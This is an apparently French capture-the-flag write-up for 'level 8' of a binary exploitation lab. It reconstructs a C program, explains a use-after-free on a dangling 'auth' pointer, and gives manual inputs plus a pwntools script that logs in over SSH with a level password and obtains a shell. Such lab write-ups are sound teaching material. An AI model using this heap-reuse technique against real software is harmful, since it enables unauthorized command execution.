8. *Level 8*

On reconstruit le code source suivant :

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

char    *service;
char    *auth;

int    main(void)
{
    char buff[128];
    char *authstr = "auth ";
    char *resetstr = "reset";
    char *servstr = "service";
    char *loginstr = "login";
    int i = 0;
    int k = 0;

    while (1)
    {
        printf("%p, %p\n", service, auth);
        if (fgets(buff, 128, stdin) == 0)
            return (0);
        while (buff[i] == authstr[i] && i < 5)                    // AUTH
            i++;
        if (i == 5)
        {
            char *s = malloc(0x4);
            auth = s;
            *s = 0;
            i = 4;
            while (buff[i])
            {
                k++;
                i++;
            }
            if (k <= 0x1e)
                strcpy(auth, &buff[4]);
        }

        i = 0;
        while (buff[i] == resetstr[i] && i < 5)                   // RESET
            i++;
        if (i == 5)
            free(auth);

        i = 0;
```


```
        while (buff[i] == servstr[i] && i < 7)                    // SERVICE
            i++;
        if (i == 7)
            service = strdup(&buff[6]);

        i = 0;                                                    // LOGIN
        while (buff[i] == loginstr[i] && i < 5)
            i++;
        if (i == 5)
        {
            if ((auth + 0x20) != 0x0)
                system("/bin/sh");
            else
                fwrite("Password:\n", 0x1, 0xa, stdout);
        }

    }

    return (0);
}
```

La difficulté dans la reconstruction de ce code source était les séries d'instructions qui permettaient de comparer les chaînes de caractères. On tombait en effet de manière répétée sur ce schéma :




(Plus précisément sur **seta** et **setb**, seta place le byte à 01 si **ZF et CF** sont à 0 (donc supérieur ET non-égal) ; setb place le byte à 01 si **CF** est à 0 (strictement inférieur). Pour voir l'état de ces registres flag, **info registers eflags** dans GDB).

Bref, le schéma présenté ci-dessus était répété 4 fois, en comparant l'input utilisateur avec les chaînes suivantes :

- "auth "
- "reset"
- "service"
- "login"

Si l'input utilisateur correspondait, une action différente était chaque fois effectuée.

> Dans le cas de "auth ", on allouait une chaîne de caractère **s** de **4 bytes**, et on plaçait le pointeur désignant cette chaîne dans la variable globale **auth**. On prenait ensuite tout ce qui suivait "auth :" dans l'input utilisateur, et si cela n'était pas trop long (supérieur à 0x1e), on copiait le reste de l'input dans la chaîne **s**.



> Dans le cas de "reset", on libère le pointeur **auth** (donc l'adresse contenue dans auth). **LE POINTEUR AUTH N'EST CEPENDANT PAS RÉINITIALISÉ** après ce free. Il continue donc de pointer vers une zone mémoire (ici 0x804a9c0) qui ne sera cependant plus allouée (et pourra donc potentiellement être utilisée par une autre variable allouée dynamiquement).

> Dans le cas de "service", on alloue sur la heap (sans limite de taille) une chaîne de caractères contenant tout ce qui suit "service" dans l'input utilisateur **fgets**.

> Dans le cas de "login", si l'espace mémoire situé 0x20 bytes après le pointeur **auth** n'est pas à **0x00**, on exécute **system("/bin/sh")**. Sinon, on affiche un prompt de mot de passe.

>> <u>Exploitation manuelle</u>


- Entrer un premier input :
  ```
  auth AAAA
  ```
- Celui-ci placera dans **auth** l'adresse 0x804a9c0 (et à cette adresse, la chaîne "AAAA" mais cela importe peu).
- Entrer un second input :
  ```
  reset
  ```
- Cela va libérer la mémoire allouée pour la chaîne **s** dont l'adresse était 0x804a9c0.
- Entrer un troisième input :
  ```
  service AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  ```
- Cela va forcer le programme à allouer de la mémoire pour une chaîne de 40 bytes. Puisque

nous venons de libérer de la mémoire avec **free**, il y a de fortes chances pour que le bloc nouvellement alloué et contenant cette longue chaîne ait une adresse proche de 0x804a9c0.

- Entrer un dernier input :
  `login`

- Cette commande va indiquer au programme de vérifier l'état de la mémoire à auth + 0x20. Mais puisque **auth n'a pas été réinitialisé** après le free, ce pointeur désigne désormais l'espace mémoire appartenant à la chaîne de caractère allouée par service, remplie de 'A', et donc de 0x41.

- La commande **system** sera exécutée car auth + 0x20 n'est en effet pas égale à 0.



Remarque : le **malloc** de service n'a pas réalloué *exactement* à la même adresse mémoire que la chaîne **s** qui a été free (0x10 bytes plus loin), ce qui n'est pas un problème ici.

>> Exploit automatique

```
from pwn import *

s = ssh(host='192.168.1.45', port=4242, user="level8",
password="5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9")
p = s.process(["/home/user/level8/./level8"])

p.recvline(1)
p.sendline(b'auth AAAA')
p.recvline(1)
p.sendline(b'reset')
p.recvline(1)
p.sendline(b'service
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')
p.recvline(1)
p.sendline(b'login')
p.interactive()
```

Got flag.